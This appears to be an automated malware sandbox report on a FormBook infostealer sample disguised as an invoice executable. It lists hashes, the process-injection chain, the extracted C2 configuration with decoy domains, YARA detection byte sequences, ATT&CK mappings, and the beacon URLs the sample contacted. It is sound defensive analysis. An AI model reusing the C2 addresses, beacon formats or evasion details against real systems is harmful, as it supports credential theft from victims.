ID: 411840
Sample Name: INV74321.exe
Cookbook: default.jbs
Time: 07:34:19
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report INV74321.exe

Overview


General Information

Sample Name:	INV74321.exe
Analysis ID:	411840
MD5:	877bb5661fe79bb.
SHA1:	dd6b5263da3b4f1.
SHA256:	87935ff36515ecb..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- INV74321.exe (PID: 5520 cmdline: 'C:\Users\user\Desktop\INV74321.exe' MD5: 877BB5661FE79BB7F48CFB3EA54537A0)
  - INV74321.exe (PID: 4604 cmdline: 'C:\Users\user\Desktop\INV74321.exe' MD5: 877BB5661FE79BB7F48CFB3EA54537A0)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 6292 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 6480 cmdline: /c del 'C:\Users\user\Desktop\INV74321.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6488 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nobleandmarble.com/or4i/"
  ],
  "decoy": [
    "cylindberg.com",
    "qsmpy.world",
    "hairmaxxclinic.com",
    "teesfitpro.com",
    "changethecompany.net",
    "painteredmond.com",
    "shebagholdings.com",
    "wasteexport.com",
    "salesclerkadage.life",
    "rainboxs.com",
    "lingoblasterdiscount.com",
    "booweats.com",
    "topcasino-111.com",
    "downtoearthwork.com",
    "carry-hai.com",
    "nassaustreetcorp.com",
    "directflence.com",
    "basictrainningphothos.com",
    "virtualayurveda.com",
    "dar-sanidad.com",
    "businessenglish.company",
    "safegrinder.com",
    "blissfulyogamullicahill.com",
    "smartmatch-dating-api.com",
    "heaset.com",
    "fingerpointingimp.com",
    "rogersbeefarm.com",
    "guysgunsandcountry.com",
    "attackbit.com",
    "bawalturki.com",
    "goodmanifest.com",
    "healshameyoga.com",
    "citiphoneonline.com",
    "canaltransportllc.com",
    "theflagdude.com",
    "mmgenius.com",
    "ikeberto.com",
    "sky-cargo.net",
    "tecquestrian.com",
    "ashleylovica.com",
    "contorig2.com",
    "nowhealthdays.com",
    "dadaoliangpi.com",
    "three.guide",
    "anoussa.com",
    "fanyingfu001.com",
    "matthewdimartino.com",
    "ventadearticulosreligiosos.com",
    "collegesupermatch.com",
    "king-jackpot.com",
    "puppillows.store",
    "woodforsmoke.com",
    "globaltradesclub.com",
    "flipkart-max-sale.xyz",
    "carlyle-cocao.com",
    "cuntrera.com",
    "sadafalbahariq.com",
    "spmomgoals.com",
    "mk-365.com",
    "yanghuoquan.com",
    "xn--espacesacr-k7a.com",
    "pidelodirecto.com",
    "0o-a-8v4l76.net",
    "aqayeseo.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.223286831.00000000029A0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.223286831.00000000029A0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000000.00000002.223286831.00000000029A0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.257156250.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.257156250.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.1.INV74321.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.INV74321.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.1.INV74321.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
0.2.INV74321.exe.29a0000.4.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.INV74321.exe.29a0000.4.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Access Token Manipulation 1	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Access Token Manipulation 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INV74321.exe	30%	Virustotal		Browse
INV74321.exe	18%	Metadefender		Browse
INV74321.exe	72%	ReversingLabs	Win32.Trojan.SpyNoon	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsi6113.tmp\q7pl.dll	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsi6113.tmp\q7pl.dll	55%	ReversingLabs	Win32.Trojan.Pwsx	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.INV74321.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.INV74321.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.1.INV74321.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
8.2.wlanext.exe.3ce7960.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.INV74321.exe.29a0000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.INV74321.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.INV74321.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.downtoearthwork.com	0%	Virustotal		Browse
www.shebagholdings.com	0%	Virustotal		Browse
www.booweats.com	0%	Virustotal		Browse
www.0o-a-8v4l76.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.topcasino-111.com/or4i/?iN6=3f8HQQz9URnG4Uu+PIIk9qulCbedODjEyUaPCq0CAbkTamHv8kfsRb46QNyKsrnaM2YM&KdTL=a2JxONfH	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.downtoearthwork.com/or4i/?iN6=vk1T1/Otk3yMmnVlXkpxnnLL8r3GDGLc1I2gV0bP1VjWwuz1bkf/wMDaHcJA224PqQY0&KdTL=a2JxONfH	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.king-jackpot.com/or4i/?iN6=xDS7CyCJ4m7HrOhyeYRIonE7yEohNWwwbSjxvOh7bSQREc8K1tWvWT2hFG1Cb6Pxbdkw&KdTL=a2JxONfH	0%	Avira URL Cloud	safe	
http://www.booweats.com/or4i/?iN6=qot6XnlSyPOFXuVGORD9CEtZEU4GG3KqT75/dB/Qk/mHCfMLKHKtxcGvS1QijbP8ODf8&KdTL=a2JxONfH	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.0o-a-8v4l76.net/or4i/?KdTL=a2JxONfH&iN6=/YqV2YobZFGxQDMEPRH3FzX3sp56Plzy9ik5N6g8OdLGQC9Q4dIJ/Xm93vftNToRdJfn	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.shebagholdings.com/or4i/?KdTL=a2JxONfH&iN6=JH4nS7VeW/UW/jbaFlzhauiIX/+RMeGdEmcv+8JYSHoft+e37yOEU8VwtY3nHc6WUP+N	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.xn--espacesacr-k7a.com/or4i/?KdTL=a2JxONfH&iN6=aXFVbdpXZKuOxG6QcVTci15xYCj/Qxdw9P9YBGKWWpBj56F6fv1TkawGdiCQA9RepvWh	0%	Avira URL Cloud	safe	
www.nobleandmarble.com/or4i/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.downtoearthwork.com	104.21.46.55	true	true	• 0%, Virustotal, Browse	unknown
www.shebagholdings.com	154.84.101.247	true	true	• 0%, Virustotal, Browse	unknown
www.booweats.com	64.190.62.111	true	true	• 0%, Virustotal, Browse	unknown
www.0o-a-8v4l76.net	163.43.122.109	true	true	• 0%, Virustotal, Browse	unknown
www.topcasino-111.com	87.98.148.38	true	true		unknown
xn--espacesacr-k7a.com	34.102.136.180	true	false		unknown
www.painteredmond.com	192.185.0.218	true	false		unknown
king-jackpot.com	119.18.54.126	true	true		unknown
www.aqayeseo.com	unknown	unknown	true		unknown
www.smartmatch-dating-api.com	unknown	unknown	true		unknown
www.xn--espacesacr-k7a.com	unknown	unknown	true		unknown
www.king-jackpot.com	unknown	unknown	true		unknown
www.cylindberg.com	unknown	unknown	true		unknown
www.lingoblasterdiscount.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.topcasino-111.com/or4i/?iN6=3f8HQQz9URnG4Uu+PIIk9qulCbedODjEyUaPCq0CAbkTamHv8kfsRb46QNyKsrnaM2YM&KdTL=a2JxONfH	true	• Avira URL Cloud: safe	unknown
http://www.downtoearthwork.com/or4i/?iN6=vk1T1/Otk3yMmnVlXkpxnnLL8r3GDGLc1I2gV0bP1VjWwuz1bkf/wMDaHcJA224PqQY0&KdTL=a2JxONfH	true	• Avira URL Cloud: safe	unknown
http://www.king-jackpot.com/or4i/?iN6=xDS7CyCJ4m7HrOhyeYRIonE7yEohNWwwbSjxvOh7bSQREc8K1tWvWT2hFG1Cb6Pxbdkw&KdTL=a2JxONfH	true	• Avira URL Cloud: safe	unknown
http://www.booweats.com/or4i/?iN6=qot6XnlSyPOFXuVGORD9CEtZEU4GG3KqT75/dB/Qk/mHCfMLKHKtxcGvS1QijbP8ODf8&KdTL=a2JxONfH	true	• Avira URL Cloud: safe	unknown
http://www.0o-a-8v4l76.net/or4i/?KdTL=a2JxONfH&iN6=/YqV2YobZFGxQDMEPRH3FzX3sp56Plzy9ik5N6g8OdLGQC9Q4dIJ/Xm93vftNToRdJfn	true	• Avira URL Cloud: safe	unknown
http://www.shebagholdings.com/or4i/?KdTL=a2JxONfH&iN6=JH4nS7VeW/UW/jbaFlzhauilX/+RMeGdEmcv+8JYSHoft+e37yOEU8VwtY3nHc6WUP+N	true	• Avira URL Cloud: safe	unknown
http://www.xn--espacesacr-k7a.com/or4i/?KdTL=a2JxONfH&iN6=aXFVbdpXZKuOxG6QcVTci15xYCj/Qxdw9P9YBGKWWpBj56F6fv1TkawGdiCQA9RepvWh	false	• Avira URL Cloud: safe	unknown
www.nobleandmarble.com/or4i/	true	• Avira URL Cloud: safe	low


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000005.00000000.243006407.0000000008B46000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000005.0000000 0.243006407.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
